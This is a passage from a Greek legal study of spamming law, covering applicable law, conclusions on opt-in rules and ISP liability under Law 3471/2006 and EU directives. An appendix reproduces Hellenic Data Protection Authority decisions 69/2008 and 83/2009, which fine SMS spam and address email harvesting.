Μεταξύ αυτών των δύο τόπων, ως στενότερα συνδεόμενος με την αδικοπραξία πρέπει να θεωρηθεί ο τόπος επέλευσης της ζημίας. Για παράδειγμα, επί προσβολής της προσωπικότητας του συνδρομητή εφαρμοστέο θα είναι το δίκαιο του τόπου όπου προκλήθηκε η αντίστοιχη ζημία, δηλαδή του τόπου κατοικίας του ζημιωθέντος συνδρομητή, καθώς εκεί έχει εκδηλώσει και αναπτύξει αυτός τις προσβαλλόμενες πτυχές της προσωπικότητάς του. Δικαιολογία αυτής της επιλογής αποτελεί τόσο το ότι η αδικοπρακτική ευθύνη στοχεύει πρωτίστως στην ανόρθωση της ζημίας που προκλήθηκε και λιγότερο στην τιμωρία του ίδιου του αδικοπρακτήσαντος, όσο και το ότι η ζημία αποτελεί το σύνδεσμο στη σχέση ενάγοντος και εναγομένου.

7. ΣΥΜΠΕΡΑΣΜΑΤΑ

ΤΟ SPAMMING (ΜΗ ΖΗΤΗΘΕΙΣΑ ΕΜΠΟΡΙΚΗ ΕΠΙΚΟΙΝΩΝΙΑ), ως άμεση διαφήμιση η οποία εκφράζεται κυρίως με την αποστολή σωρείας ανεπιθύμητων μηνυμάτων ηλεκτρονικού ταχυδρομείου (e-mail), προσβάλλει έννομα αγαθά του αποδέκτη και πιο συγκεκριμένα το δικαίωμα πληροφοριακού αυτοκαθορισμού, τον ιδιωτικό βίο, την προσωπικότητα και τα προσωπικά δεδομένα. Η ηλεκτρονική διεύθυνση του αποδέκτη αποτελεί απλό προσωπικό δεδομένο, το οποίο ο spammer αποκτά και επεξεργάζεται κατά κανόνα χωρίς τη συναίνεσή του.

Το άρθρο 11 ν. 3471/2006 (άρθρο 13 Οδ. 2002/58 «για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες»), το οποίο ισχύει και για αποδέκτες που είναι νομικά πρόσωπα, απαγορεύει καταρχήν το spamming εάν δεν έχει προηγηθεί η ρητή συναίνεση του αποδέκτη (σύστημα opt-in, άρθρο 11§1 ν. 3471/2006). Κατ' εξαίρεση, εάν μεταξύ spammer και αποδέκτη υπάρχει προηγούμενη συναλλακτική σχέση, το spamming επιτρέπεται υπό τον όρο ότι δίδεται σαφώς και ευδιάκριτα στον αποδέκτη η δυνατότητα να αντιτάσσεται, εύκολα και δωρεάν, στη συλλογή και χρησιμοποίηση της ηλεκτρονικής του διεύθυνσης, και αυτό σε κάθε μήνυμα, εφόσον ο αποδέκτης δεν είχε αρχικά αντιταχθεί στη χρήση αυτή (σύστημα soft opt-in, άρθρο 11§3 ν. 3471/2006).

Το spamming, ως άμεση διαφήμιση, συνιστά επιθετική και αθέμιτη εμπορική πρακτική (άρθρα 9ζ, 9η στοιχ. γ', 9γ ν. 2251/1994, άρθρα 8, 5§5 Οδ. 2005/29 «για τις αθέμιτες εμπορικές πρακτικές» και Παράρτημα Ι αυτής), έναντι της οποίας ο αποδέκτης - καταναλωτής και οι ενώσεις καταναλωτών μπορούν να προστατευθούν αξιώνοντας την παύση και την παράλειψη της στο μέλλον, καθώς και αποζημίωση (άρθρα 1§4 στοιχ. α', 9θ§1 ν. 2251/1994).

Ως προς την ευθύνη που δημιουργείται από τη δραστηριότητα του spamming, ο spammer και ο φορέας παροχής (ISP) ευθύνονται εις ολόκληρον (481 ΑΚ). Η αστική ευθύνη τους απορρέει από τα άρθρα 57, 59, 914, 932 ΑΚ και 14 ν. 3471/2006, ενώ η ποινική ευθύνη από το άρθρο 15 ν. 3471/2006¹⁹².

Ο πάροχος, σύμφωνα με το άρθρο 14§1 π.δ. 131/2003 δεν έχει γενική υποχρέωση να ελέγχει τις πληροφορίες που μεταδίδει ή αποθηκεύει, ούτε να ερευνά ενεργά εάν δια του δικτύου του τελούνται παράνομες δραστηριότητες. Το άρθρο αυτό, ωστόσο, δεν έχει εφαρμογή στο πεδίο των προσωπικών δεδομένων (άρθρο 20§1 στοιχ. β' π.δ. 131/2003, 1§5 στοιχ. β' Οδ. 2000/31). Εκεί ο φορέας ευθύνεται σύμφωνα με το άρθρο 12 ν. 3471/2006 (άρθρο 4 Οδ. 2002/58). Σύμφωνα με αυτό, ο φορέας παροχής οφείλει μεν να λαμβάνει μέτρα προστασίας, ανάλογα όμως με τον απειλούμενο κίνδυνο και αφού προηγουμένως τα αξιολογήσει βάσει του κόστους τους. Η διατύπωση αυτή, σε συνδυασμό με την καθιέρωση υποχρέωσης του φορέα παροχής να ενημερώνει τους συνδρομητές για ιδιαίτερους κινδύνους ασφαλείας που υπάρχουν στο δίκτυο, λαμβάνει το νόημα ότι ο φορέας παροχής μπορεί να αντικαταστήσει την υποχρέωση λήψης προστατευτικών μέτρων με την απλούστερη και ανέξοδη υποχρέωση ενημέρωσης. Παρόλα αυτά, με στόχο να μην υποβαθμισθεί το υψηλότερο επίπεδο προστασίας των υποκειμένων των δεδομένων που είχε καθιερωθεί από το άρθρο 10§3 ν. 2472/1997 (17§1 Οδ. 95/46 «για την προστασία των φυσικών προσώπων έναντι της επεξεργασίας δεδομένων προσωπικού χαρακτήρα και για την ελεύθερη κυκλοφορία των δεδομένων αυτών»), θα πρέπει να γίνει δεκτό ότι υφίσταται ευθύνη του φορέα παροχής τουλάχιστον για τα μέτρα προστασίας που παρέλειψε να λάβει λόγω βαριάς αμέλειας. Τέλος, ο φορέας παροχής ευθύνεται και ως παρέχων υπηρεσίες βάσει του άρθρου 8 ν. 2251/1994, λόγω της φύσεως της σύμβασης παροχής υπηρεσιών διαδικτύου ως σύμβασης προσχώρησης και της ιδιότητας του συνδρομητή ως καταναλωτή.

Ως προς το εφαρμοστέο δίκαιο, ο άνευ συνόρων χαρακτήρας του Διαδικτύου οδηγεί στην εμπλοκή περισσότερων εννόμων τάξεων, με αποτέλεσμα ο προσδιορισμός του να καθίσταται προβληματικός και το αποτέλεσμά του αβέβαιο. Η δυσχέρεια αυτή θα μπορούσε να εξομαλυνθεί σημαντικά με την κατάρτιση ενός εξειδικευμένου νομοθετικού κειμένου με δεσμευτική ισχύ σε διεθνές επίπεδο, το οποίο θα ρυθμίζει διεξοδικά το θέμα του spamming, αίροντας την ανασφάλεια δικαίου που επικρατεί και ενισχύοντας την εμπιστοσύνη των συναλλασσομένων στο ηλεκτρονικό εμπόριο. Το κοινοτικό δίκαιο έχει καταβάλει προσπάθειες να εναρμονίσει τις επιμέρους νομοθεσίες των κρατών μελών με την έκδοση οδηγιών, οι οποίες όμως αντιμετωπίζουν το spamming αποσπασματικά (αρχή της επικουρικότητας) και δεν εξαλείφουν τις αμφισβητήσεις.

Σε κάθε περίπτωση ζητούμενο είναι η εξισορρόπηση των αντικρουόμενων συμφερόντων, ώστε να καταστεί εφικτή τόσο η άσκηση της οικονομικής ελευθερίας του spammer μέσω της άμεσης διαφήμισης, όσο και η περιφρούρηση των προσωπικών δεδομένων και της ιδιωτικής σφαιράς του αποδέκτη.

¹⁹² Βλ. <http://blogs.sch.gr/internet-safety/archives/category/%CE%B3%CE%B5%CE%BD%CE%B9%CE%BA%CE%AC>.

Ένα ιδιαίτερο θέμα προβληματισμού αναπτύσσεται στο πεδίο των θεμελιωδών ατομικών δικαιωμάτων καθώς η συμμετοχή στην κοινωνία της πληροφορίας πρέπει να αφήνει άθικτα θεμελιώδη ατομικά δικαιώματα, αφετέρου δε ως προς τη φύση και τη μορφή των συμβάσεων ηλεκτρονικής μορφής. Έτσι, από τη μια μεριά, η ελεύθερη πρόσβαση στο διαδίκτυο χαίρει ειδικής συνταγματικής κατοχύρωσης και προστασίας ως ατομικό (Σ5Α παρ. 2 εδ. α') και κοινωνικό δικαίωμα – θεσμική εγγύηση (Σ5Α παρ. 2 εδ. β'), και από την άλλη, κάθε άτομο έχει ατομικό δικαίωμα για τη διασφάλιση των προσωπικών του δεδομένων¹⁹³ (Σ9Α εδ. α').

¹⁹³ Βλ. Σιανιώτη-Μαρούδη / Φαρσάρωτα, ό.π. σελ. 401.

ΠΑΡΑΡΤΗΜΑ

Αποφάσεις της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα σχετικές με το spam

Α Π Ο Φ Α Σ Η 69/2008

Επιβολή προστίμου για παραβίαση των διατάξεων για την αποστολή αζήτητης επικοινωνίας για αποστολή διαφημιστικών μηνυμάτων SMS

Κατατέθηκαν στην Αρχή πολλές καταγγελίες σύμφωνα με τις οποίες συνδρομητές κινητής τηλεφωνίας λάμβαναν στη συσκευή του κινητού τους τηλεφώνου ανεπιθύμητο διαφημιστικό μήνυμα με τη μορφή του σύντομου γραπτού μηνύματος (SMS) του εξής τύπου: “ΚΕΡΔΙΣΑΤΕ ΚΑΤΟΠΙΝ ΚΛΗΡΩΣΗΣ ΔΩΡΕΑΝ ΕΝΑ ΠΑΚΕΤΟ ΗΛΕΚΤΡΙΚΩΝ ΣΥΣΚΕΥΩΝ ΠΛΗΡΩΝΟΝΤΑΣ ΜΟΝΟ ΤΑ ΕΞΟΔΑ ΑΠΟΣΤΟΛΗΣ ΚΑΙ ΣΥΣΚΕΥΑΣΙΑΣ. ΚΑΛΕΣΤΕ ΣΤΟ 901-600-9889 ΑΠΟ ΣΤΑΘΕΡΟ ΤΗΛ”. Στο πεδίο του αποστολέα του μηνύματος εμφανιζόταν το λεκτικό “GIFT”. Κατόπιν διερεύνησης από την Αρχή της προέλευσης των μηνυμάτων, διαπιστώθηκε ότι ο αποστολέας ήταν η εταιρεία “Χ Διαφημιστική Μονοπρόσωπη Ε.Π.Ε.” με διακριτικό τίτλο “Διαφημιστική ADL” που εδρεύει στα Πεύκα Θεσσαλονίκης.

Η Αρχή πραγματοποίησε στις 07.02.2007 διοικητικό έλεγχο στα ηλεκτρονικά συστήματα και τα φυσικά αρχεία της παραπάνω εταιρείας. Κατόπιν του ελέγχου εκδόθηκε τον Απρίλιο του 2007 πόρισμα που διαβιβάστηκε στην εταιρεία.

Στο πόρισμα των ελεγκτών της Αρχής περιγράφονται τέσσερα συνολικά ευρήματα. Στο υπ' αριθμ. 1 εύρημα περιγράφεται η διαδικασία αποστολής των SMS, η οποία συνοπτικά είναι η εξής: Η εταιρεία επιλέγει έναν τυχαίο αριθμό κινητού τηλεφώνου, τον οποίο χρησιμοποιεί ως αριθμό έναρξης. Μέσω υπολογιστικού φύλλου (MS Excel) δημιουργεί λίστα συνεχόμενων τηλεφωνικών αριθμών κινητών τηλεφώνων. Το μέγεθος της λίστας εξαρτάται από το επιχειρηματικό σχέδιο της εταιρείας, αλλά κυμαίνεται, κατά μέσο όρο, γύρω στα 2000 SMS ανά ημέρα (και αντίστοιχα της τάξεως των 60.000 SMS ανά μήνα) όπως προκύπτει από τα συλλεχθέντα στατιστικά στοιχεία για την αποστολή των μηνυμάτων.

Στο υπ' αριθμ. 2 εύρημα διαπιστώνεται ότι στο περιεχόμενο του μηνύματος αλλά και στο ηχογραφημένο μήνυμα που άκουγαν όσοι καλούσαν τον αριθμό πρόσθετης χρέωσης δεν παρέχεται η ενημέρωση που ορίζει το άρθρο 11 του ν. 2472/1997 και δεν δίδεται η δυνατότητα άσκησης του δικαιώματος πρόσβασης.

Στο υπ' αριθμ. 3 εύρημα διαπιστώνεται ότι η εταιρεία ADL προχώρησε στην δημιουργία ιστοσελίδας που αναρτήθηκε στη διεύθυνση <http://www.adl.com.gr/>, μετά την 15.12.2006 και κατόπιν του ελέγχου που πραγματοποιήθηκε στις 24.11.2006 από την Αρχή στην αντισυμβαλλομένη της ADL εταιρεία με διακριτικό τίτλο World State Line ΕΠΕ που παρέχει τις υπηρεσίες τηλεχοπληροφόρησης. Στην ιστοσελίδα περιέχεται ενημέρωση για το σκοπό επεξεργασίας και την άσκηση των δικαιωμάτων των υποκειμένων. Καμία όμως ενημέρωση ή παραπομπή στην ιστοσελίδα δεν είχε ενσωματωθεί στο κείμενο του SMS κατά το χρόνο διενέργειας του ελέγχου έως και τη συγγραφή του πορίσματος.

Τέλος με το υπ' αριθμ. 4 εύρημα διαπιστώνεται ότι η εταιρεία ADL υπέβαλε γνωστοποίηση των αρχείων και της επεξεργασίας προς την Αρχή με το υπ' αρ. πρωτ. 201ΓΝ/26.02.2007 έγγραφό της, κατόπιν της πραγματοποίησης του ελέγχου.

Η εταιρεία κλήθηκε νομίμως σε ακρόαση ενώπιον της Αρχής στη συνεδρίαση της 28.06.2007 για να δώσει περαιτέρω διευκρινίσεις και να εκθέσει τις απόψεις τις για το θέμα. Κατά την παρουσία της στη συνεδρίαση της Αρχής κατέθεσε το υπ' αριθμ. πρωτ. 4687/28.06.2007 υπόμνημα, ενώ έλαβε προθεσμία και κατέθεσε συμπληρωματικό υπόμνημα με το υπ' αριθμ. πρωτ. 4742/02.07.2007 έγγραφο.

Η Αρχή, μετά την ενημέρωση των μελών της παρούσης σύνθεσης για τα ουσιώδη σημεία των προηγούμενων συνεδριάσεων (άρθρο 15 παρ. 2 Κώδ. Διοικ. Διαδικασίας), αφού άκουσε τον εισηγητή της υπόθεσης και έλαβε υπόψη όλα τα στοιχεία του φακέλου, μετά και από διεξοδική συζήτηση,

ΣΚΕΦΘΗΚΕ ΣΥΜΦΩΝΑ ΜΕ ΤΟ ΝΟΜΟ

1. Ο αριθμός τηλεφώνου (κινητού στην προκειμένη περίπτωση αλλά και σταθερού) αποτελεί προσωπικό δεδομένο, κατά την έννοια του άρθρου 2 στοιχ. α του ν 2472/1997, καθώς αποτελεί πληροφορία η οποία αναφέρεται στο υποκείμενο των δεδομένων. Ο κάτοχος του τηλεφωνικού αριθμού μπορεί να προσδιοριστεί αμέσως με αναζήτηση μέσω υπηρεσίας τηλεφωνικού καταλόγου που παρέχεται από διάφορες εταιρείες ή, ακόμα και στις περιπτώσεις που ο αριθμός έχει χαρακτηριστεί ως απόρρητος, εμμέσως μέσω των αρχείων που τηρούν οι πάροχοι υπηρεσιών τηλεφωνίας. Άλλωστε στη σκέψη (26) της Οδηγίας 95/46/ΕΚ αναφέρεται ότι *“οι αρχές της προστασίας πρέπει να εφαρμόζονται σε κάθε πληροφορία του αφορά πρόσωπο του οποίου η ταυτότητα είναι γνωστή ή μπορεί να εξακριβωθεί- ότι, για να διαπιστωθεί αν η ταυτότητα ενός προσώπου μπορεί να εξακριβωθεί, πρέπει να λαμβάνεται υπόψη το σύνολο των μέσων που μπορούν ευλόγως να χρησιμοποιηθούν, είτε από τον υπεύθυνο της επεξεργασίας, είτε από τρίτο, για να εξακριβωθεί η ταυτότητα του εν λόγω προσώπου”*.

2. Περαιτέρω, η κατάταξη αριθμών κινητών τηλεφώνων σε αρχείο υπολογιστικού φύλλου αποτελεί ηλεκτρονική και άρα αυτοματοποιημένη επεξεργασία δεδομένων προσωπικού χαρακτήρα, κατά την έννοια της διάταξης του άρθρου 3 παρ. 1 του ν. 2472/1997.

3. Κατά το άρθρο 2 παρ. 8 του ν. 3471/2006, που μετέφερε την Οδηγία 2002/58/ΕΚ στην εσωτερική έννομη τάξη, «ηλεκτρονικό ταχυδρομείο» είναι κάθε μήνυμα με κείμενο, φωνή,

ήχο ή εικόνα που αποστέλλεται μέσω δημοσίου δικτύου επικοινωνιών, το οποίο μπορεί να αποθηκεύεται στο δίκτυο ή στον τερματικό εξοπλισμό του παραλήπτη, έως ότου ληφθεί από τον παραλήπτη». Σύμφωνα με τη διάταξη αυτή, τα σύντομα γραπτά μηνύματα (SMS) αποτελούν μηνύματα ηλεκτρονικού ταχυδρομείου, που μπορεί να αποθηκεύονται είτε στο δίκτυο τηλεφωνίας είτε στη συσκευή τηλεφώνου του παραλήπτη, ώσπου να αναγνωστούν από αυτόν. Η ερμηνεία αυτή έχει γίνει δεκτή και από την Ομάδα εργασίας του άρθρου 29 στην υπ' αριθμ. 5/2004 Γνώμη της. Ειδικότερα, στην παράγραφο 3.1 της γνωμοδότησης αυτής, ως προς την έννοια του ηλεκτρονικού ταχυδρομείου κατά το άρθρο 2 στοιχείο η' της Οδηγίας 2002/58/ΕΚ, αναφέρεται ότι «... η έννοια του ηλεκτρονικού ταχυδρομείου καλύπτει οποιοδήποτε μήνυμα ηλεκτρονικών επικοινωνιών για το οποίο δεν απαιτείται ταυτόχρονη συμμετοχή του αποστολέα και του παραλήπτη. Ο ορισμός αυτός είναι ευρύς και έχει στόχο να είναι τεχνολογικά ουδέτερος. Ο στόχος ήταν να προσαρμοστεί η οδηγία που προηγήτο της οδηγίας 2002/58/ΕΚ στις εξελίξεις των αγορών και των τεχνολογιών των υπηρεσιών ηλεκτρονικών επικοινωνιών, προκειμένου να παρέχει το ίδιο επίπεδο προστασίας των προσωπικών δεδομένων και της ιδιωτικής ζωής σε όλους τους χρήστες υπηρεσιών επικοινωνιών διαθέσιμων στο κοινό, ανεξάρτητα από τις χρησιμοποιούμενες τεχνολογίες. (4η αιτιολογική σκέψη της οδηγίας 2002/58/ΕΚ). »

4. Το άρθρο 11 παρ. 1 του ν. 3471/2006 ορίζει ότι η χρησιμοποίηση αυτόματων συστημάτων κλήσης, ιδίως με χρήση συσκευών τηλεομοιοτυπίας (φαξ) ή ηλεκτρονικού ταχυδρομείου, και γενικότερα η πραγματοποίηση μη ζητηθεισών επικοινωνιών με οποιοδήποτε μέσο ηλεκτρονικής επικοινωνίας, με ή χωρίς ανθρώπινη παρέμβαση, για σκοπούς απευθείας εμπορικής προώθησης προϊόντων ή υπηρεσιών και για κάθε είδους διαφημιστικούς σκοπούς, επιτρέπεται μόνο αν ο συνδρομητής συγκατατεθεί εκ των προτέρων ρητώς. Περαιτέρω η παράγραφος 4 του ίδιου άρθρου ορίζει ότι απαγορεύεται η αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου, που έχουν σκοπό την άμεση εμπορική προώθηση προϊόντων και υπηρεσιών, όταν δεν αναφέρεται ευδιάκριτα και σαφώς η ταυτότητα του αποστολέα ή του προσώπου προς όφελος του οποίου αποστέλλεται το μήνυμα, καθώς επίσης και η έγκυρη διεύθυνση στην οποία ο αποδέκτης του μηνύματος μπορεί να ζητεί τον τερματισμό της επικοινωνίας. Με τη διάταξη αυτή ουσιαστικά εξασφαλίζεται, για τις περιπτώσεις αποστολής μηνυμάτων ηλεκτρονικού ταχυδρομείου, το δικαίωμα ενημέρωσης και η άσκηση των δικαιωμάτων πρόσβασης και αντίρρησης, σύμφωνα με τα άρθρα 11 και 12 του ν. 2472/1997 και το άρθρο 11 παρ 3 του ν. 3471/2006 (βλ. και σκέψη (43) της Οδηγίας 2002/58/ΕΚ).

5. Εξάλλου, στο άρθρο 13 παρ. 1 του ν. 3471/2006 προβλέπεται ότι η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα έχει, ως προς την τήρηση των διατάξεων του νόμου αυτού, τις αρμοδιότητες που προβλέπονται από το ν. 2472/1997, όπως εκάστοτε ισχύει. Στην παράγραφο 3 του ίδιου άρθρου αναφέρεται ότι, σε περίπτωση παράβασης των διατάξεων των άρθρων 1 έως 17 του παρόντος νόμου, για την τήρηση των οποίων αρμόδια είναι η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα, αυτή επιβάλλει τις προβλεπόμενες από το άρθρο 21 του ν. 2472/1997 διοικητικές κυρώσεις. Ακόμη στο άρθρο 3 παρ. 2 του ν. 3471/2006 ορίζεται ότι ο ν. 2472/1997, όπως ισχύει, και οι εκτελεστικοί του άρθρου 19 του

Συντάγματος νόμοι, όπως ισχύουν, εφαρμόζονται για κάθε ζήτημα σχετικό με την παροχή υπηρεσιών ηλεκτρονικών επικοινωνιών, που δεν ρυθμίζεται ειδικότερα από τον παρόντα νόμο.

6. Από τα αναφερόμενα στις προηγούμενες σκέψεις προκύπτει ότι η κατάρτιση καταλόγου με αριθμούς κινητών τηλεφώνων, των οποίων οι κάτοχοι μπορούν να προσδιοριστούν αμέσως ή εμμέσως με σκοπό την αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου, συνιστά αυτοματοποιημένη επεξεργασία δεδομένων προσωπικού χαρακτήρα. Το άρθρο 11 του ν. 3471/2006 και το αντίστοιχο άρθρο 13 της Οδηγίας 2002/58/EK απαγορεύουν την αποστολή ανεπιθύμητων μηνυμάτων, θεωρώντας ότι εξ ορισμού εμπίπτουν στο πεδίο εφαρμογής της νομοθεσίας για την προστασία δεδομένων στον τομέα των ηλεκτρονικών επικοινωνιών (βλέπε και σκέψεις (39) έως (45) της Οδηγίας). Συνεπώς κρίνεται, κατά πλειοψηφία, ότι αρμοδίως επιλαμβάνεται η Αρχή της παρούσης υπόθεσης για τον έλεγχο της τήρησης των διατάξεων του άρθρου 11 του ν. 3471/2006.

7. Από την εξέταση του φακέλου της υπόθεσης, καθώς και από τις απόψεις που εξέθεσε η εταιρεία ADL κατά την ακρόασή της ενώπιον της Αρχής και με τα υπομνήματά της, προκύπτει ότι η εταιρεία ADL δημιουργεί ένα ηλεκτρονικό αρχείο με τυχαίους αριθμούς κινητών τηλεφώνων και αποστέλλει σε αυτούς διαφημιστικά SMS, χωρίς επιπλέον να έχει λάβει εκ των προτέρων τη συγκατάθεση των παραληπτών. Η δραστηριότητα αυτή της εταιρείας, που έχει αναπτυχθεί για σημαντικό χρονικό διάστημα και κατά τρόπο συστηματικό, συνιστά παράβαση του άρθρου 11 παρ. 1 του ν. 3471/2006.

8. Από τα ευρήματα υπ' αριθ. 2 και 3 προκύπτει ότι ο υπεύθυνος επεξεργασίας δεν περιλαμβάνει στο μήνυμα ευδιάκριτα και σαφώς την ταυτότητά του. Όπως ειδικότερα περιγράφεται στο εύρημα 3 ο υπεύθυνος επεξεργασίας δημιούργησε ιστοσελίδα με σκοπό την ενημέρωση των παραληπτών των μηνυμάτων, ενώ όπως αναφέρει και στο υπόμνημά του, σε μεταγενέστερο χρόνο συμπεριέλαβε στο κείμενο του μηνύματος παραπομπή στην ιστοσελίδα του. Η προσφερόμενη ενημέρωση μέσω της ιστοσελίδας δεν ήταν επαρκής, καθώς δεν είχε ενσωματωθεί στο κείμενο του SMS. Στο κείμενο του SMS προστέθηκε με καθυστέρηση, μετά τον Απρίλιο του 2007, το κείμενο "ΟΡΟΙ: WWW.ADL.COM.GR". Η προσθήκη παραπέμπει στην ιστοσελίδα για τους όρους χρήσης, χωρίς άλλη ειδική αναφορά για τα δικαιώματα του υποκειμένου εντός του κειμένου του SMS. Οι ενέργειες αυτές του υπευθύνου επεξεργασίας συνιστούν αυτοτελή παράβαση του άρθρου 11 παρ. 4 του ν. 3471/2006.

9. Η Αρχή κρίνει ότι για τις ανωτέρω παραβάσεις, που περιγράφονται εκτενέστερα στο πόρισμα του Απριλίου 2007 των ελεγκτών Γ. Ρουσόπουλου και Ελ. Μαρτσούκου, πρέπει να επιβληθούν οι κυρώσεις του προστίμου, κατ' εκτίμηση του μεγάλου αριθμού των απεσταλθέντων ανεπιθύμητων μηνυμάτων.

ΓΙΑ ΤΟΥΣ ΛΟΓΟΥΣ ΑΥΤΟΥΣ

1. Αποφαίνεται ότι η διαπιστωθείσα κατά τα προαναφερόμενα επεξεργασία της εταιρείας "Χ Διαφημιστική Μονοπρόσωπη ΕΠΕ", που έχει την ιδιότητα του υπευθύνου επεξεργασίας,

συνιστά παραβίαση των διατάξεων του ν. 3471/2006 για την προστασία δεδομένων προσωπικού χαρακτήρα και της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών.

2. Επιβάλλει στον υπεύθυνο επεξεργασίας πρόστιμο ποσού είκοσι χιλιάδων ευρώ (20.000) για την παραβίαση του άρθρου 11 παρ. 1 του ν. 3471/2006.

3. Επιβάλλει στον υπεύθυνο επεξεργασίας πρόστιμο ποσού δέκα χιλιάδων ευρώ (10.000) για την παραβίαση του άρθρου 11 παρ. 4 του ν. 3471/2006.

4. Κρίνει ότι πρέπει, κατ' εφαρμογήν των διατάξεων του άρθρου 19 παρ. 1 στοιχ. ε του ν. 2472/1997 και του άρθρου 15 του ν. 3471/2006, να διαβιβαστεί ο φάκελος της υπόθεσης στην αρμόδια δικαστική αρχή.

Α Π Ο Φ Α Σ Η 83/2009

Παράνομη η συλλογή διευθύνσεων ηλεκτρονικού ταχυδρομείου και άλλων προσωπικών δεδομένων από ιστοσελίδες και επαγγελματικές ενώσεις χωρίς συγκατάθεση των συνδρομητών

Στην Αρχή υποβλήθηκαν δέκα (10) καταγγελίες και ερωτήματα σχετικά με τη δραστηριότητα της εταιρείας "CALINO" Α.Ε. (εφεξής Calino) στους τομείς της αζήτητης ηλεκτρονικής επικοινωνίας και της συλλογής και πώλησης προσωπικών δεδομένων. Με την υπ' αριθμ. πρωτ. Γ/ΕΞ/5084/02-10-2008 εντολή του Προέδρου της Αρχής διατάχθηκε η διενέργεια ελέγχου στην επιχείρηση. Ο έλεγχος πραγματοποιήθηκε την 03.10.2008, στα γραφεία της εταιρείας, που βρίσκονται στη λεωφόρο Τατοΐου 362, στις Αχαρνές Αττικής.

Κατόπιν της διενέργειας του ελέγχου συντάχθηκε αρχικό πόρισμα, το οποίο στάλθηκε στην εταιρεία για παρατηρήσεις με το υπ' αριθμ. πρωτ. Γ/ΕΞ/770/04.02.2009 έγγραφο της Αρχής. Η Calino κατέθεσε τις παρατηρήσεις της με το υπ' αριθμ. πρωτ. Γ/ΕΙΣ/1200/23.02.2009. Το πόρισμα του διοικητικού ελέγχου κατατέθηκε στην Αρχή με το υπ' αριθμ. πρωτ. Γ/ΕΙΣ/1840/23.03.2009.

Στο πόρισμα περιγράφεται η λειτουργία της εταιρείας σε θέματα που άπτονται της αρμοδιότητας της Αρχής και επισημαίνονται πέντε (5) συνολικά ευρήματα. Σύμφωνα με όσα αναφέρονται σε αυτό, το προϊόν που απασχολεί την Αρχή είναι το "Hellas Navigator", το οποίο διαφημίζεται από την εταιρεία με το χαρακτηριστικό τίτλο "Χρυσά Πελατολόγια". Πρόκειται για ένα επαγγελματικό τηλεφωνικό κατάλογο, ο οποίος συνδυάζει δυνατότητες εντοπισμού διευθύνσεων φυσικών προσώπων πάνω σε ψηφιακό χάρτη με στοιχεία κατοίκων και εταιρειών (τηλέφωνα, διευθύνσεις, διευθύνσεις ηλεκτρονικού ταχυδρομείου, επάγγελμα) για την Ελλάδα και την Κύπρο, τα οποία περιέχονται στον εν λόγω κατάλογο.

Ως ένα μέσο για τη διαφήμιση του ανωτέρω προϊόντος η Calino χρησιμοποιεί την αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου και τηλεομοιοτυπίας (FAX). Στο μήνυμα αυτό αναφέρονται ενδεικτικά τα εξής:

“...ΕΠΑΓΓΕΛΜΑΤΙΚΟΣ ΚΟΣΜΟΣ με 900.000 επιχειρήσεις και επαγγελματίες ανά κατηγορία στο γραφείο σας. Αμφίδρομη αναζήτηση. Είναι η μεγαλύτερη βάση της Ελλάδας...

...ΔΙΕΥΘΥΝΣΕΙΣ από 5.500.000 κατοίκους. Είναι καταχωρημένοι κατά: ονοματεπώνυμο – τηλέφωνο – οδό – δήμο – ταχυδρομικό κωδικό...

...Διατίθενται και ΑΝΟΙΧΤΕΣ ΒΑΣΕΙΣ ΔΕΔΟΜΕΝΩΝ (δυνατότητα export) με τους 5.500.000 ιδιώτες και 950.000 επιχειρήσεις...

...Περιλαμβάνονται κατάλογοι με 110.000 ΑΡΙΘΜΟΥΣ FAX & E-MAIL επιχειρήσεων για άμεση επικοινωνία...

...Οι βάσεις είναι 100% απαλλαγμένες και από τα δηλωθέντα απόρρητα τηλέφωνα και από τις πρόσφατες και παλαιότερες εγγραφές όσων έχουν δηλώσει στην Αρχή Προστασίας Προσωπικών Δεδομένων ότι επιθυμούν να μην συμπεριλαμβάνονται σε λίστες...

...αν δεν επιθυμείτε να λαμβάνετε ενημερωτικά email σχετικά με τα προϊόντα μας πατήστε εδώ... ”

Ως διευθύνσεις αποστολής του μηνύματος αναγράφονται μία από τις hnv@otenet.gr, hellasn@otenet.gr, hnv2@altecnet.gr, hnv1@hol.gr και calino1@ath.forthnet.gr

Τα ευρήματα που επισημαίνονται στο πόρισμα έχουν συνοπτικά ως εξής:

Εύρημα 1ο: Η εταιρεία συλλέγει διευθύνσεις ηλεκτρονικού ταχυδρομείου από σελίδες του διαδικτύου. Στη συνέχεια, οι διευθύνσεις αυτές πωλούνται είτε ως τμήμα ανοικτής βάσης δεδομένων είτε ως τμήμα του εμπορευόμενου από την εταιρεία προϊόντος (Hellas Navigator) και χρησιμοποιούνται ως λίστες αποστολής διαφημιστικού υλικού από τρίτους (τα φυσικά ή νομικά πρόσωπα που τις αγοράζουν). Αφορούν τόσο φυσικά όσο και νομικά πρόσωπα και συλλέγονται με τη χρήση λογισμικού-αράχνης (web crawler) ονόματι Iarbin. Το λογισμικό αυτό διατρέχει ιστοτόπους που έχουν ηλεκτρονική διεύθυνση (URL) που ανήκει στο Ελληνικό επίπεδο ονομάτων χώρου (domain .gr) και συλλέγει όλες τις διευθύνσεις ηλεκτρονικού ταχυδρομείου που συναντά.

Εύρημα 2ο: Διευθύνσεις ηλεκτρονικού ταχυδρομείου και λοιπά προσωπικά στοιχεία μελών έχουν συλλεχθεί από επαγγελματικές ενώσεις (επιμελητήρια, δικηγορικούς, φαρμακευτικούς, οδοντιατρικούς και ιατρικούς συλλόγους, κλπ), οι οποίοι παρέχουν τα στοιχεία αυτά, είτε επί πληρωμή είτε δωρεάν, με στόχο την προώθηση των δραστηριοτήτων των μελών τους. Άλλη πηγή προέλευσης αποτελούν τα στοιχεία που συλλέγονται από επαγγελματικές εκθέσεις, για παράδειγμα μέσω του εντύπου οδηγού των εκθέσεων που περιέχει τα στοιχεία επικοινωνίας των εκθετών.

